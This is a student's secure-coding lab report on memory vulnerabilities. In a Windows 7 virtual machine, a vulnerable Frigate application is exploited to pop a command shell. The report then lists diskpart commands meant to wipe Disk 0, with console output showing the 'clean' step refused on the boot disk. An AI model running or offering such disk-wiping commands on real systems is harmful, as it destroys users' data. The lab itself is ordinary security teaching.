

Secure Coding | Lab 9


by prof. Sibi Chakkaravarthy

Sk Saddam Hossain


18BCN7143

>_ Working with memory vulnerabilities


Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it



Downloaded python 2.7 and unzipped the Vuln file



After execution the frigate application closes and the cmd opens



Now follow these commands to erase hdd.

- diskpart
- list disk
- select Disk 0
- clean

```
Administrator: C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: IEWIN7

DISKPART> list disk

   Disk ###    Status         Size      Free      Dyn  Gpt
   -----    -
   Disk 0      Online            40 GB         0 B

DISKPART> select Disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART> _
```